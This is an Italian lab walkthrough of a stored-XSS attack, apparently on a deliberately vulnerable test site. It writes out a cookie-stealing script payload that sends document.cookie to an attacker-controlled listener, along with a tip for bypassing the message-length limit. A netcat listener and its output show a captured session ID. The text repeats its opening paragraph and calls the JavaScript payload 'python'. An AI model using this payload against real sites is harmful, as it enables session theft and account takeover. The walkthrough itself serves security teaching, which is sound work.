
Una volta giunti nella pagina inseriamo un nome fittizio nella casella "Name" e uno script python, in questo caso `<script>var i=new Image;i.src="http://192.168.0.18:8888/?"+document.cookie;</script>`. Ricordandoci prima di modificare la lunghezza massima del messaggio utilizzando lo strumento ispezione del nostro browser, come in immagine.



```
Search HTML
▼ <tbody>
  ▶ <tr> ... </tr>
  ▼ <tr>
    <td width="100">Message *</td>
    ▼ <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
    </td>
  </tr>
  ▶ <tr> ... </tr>
</tbody>
</table>
```

Attacco XSS:

Una volta giunti nella pagina inseriamo un nome fittizio nella casella "Name" e uno script python, in questo caso "<script>var i=new Image;i.src='http://192.168.50.100:8888/?'+document.cookie;</script>". Ricordandoci prima di modificare la lunghezza massima del messaggio utilizzando lo strumento ispezione del nostro browser, come in immagine.



```
Search HTML
<tbody>
  <tr> ... </tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
    </td>
  </tr>
  <tr> ... </tr>
</tbody>
</table>
```

Name *	<input type="text" value="Hacker"/>
Message *	<input type="text" value="<script>var i=new Image;i.src='http://192.168.50.100:8888/?'+document.cookie;</script>."/>
<input type="button" value="Sign Guestbook"/>	

NB: Sostituire l'indirizzo ip con quello della macchina a cui mandare le info, nel nostro caso Kali Linux

Sfruttiamo NetCat:

A questo punto possiamo inviare il messaggio al sito web ed aprire il terminale per utilizzare netcat e mettendoci quindi in ascolto sulla porta 8888 per verificare che il nostro script (cui scopo principale è l'ottenimento dei cookie della pagina) funzioni correttamente.

```
(kali㉿kali) - [~]  
$ nc -l -p 8888  
GET /?security=low;%20PHPSESSID=d5a6548b8ef8535aad14e0f3357e3b02 HTTP/1.1  
Host: 192.168.50.100:8888  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```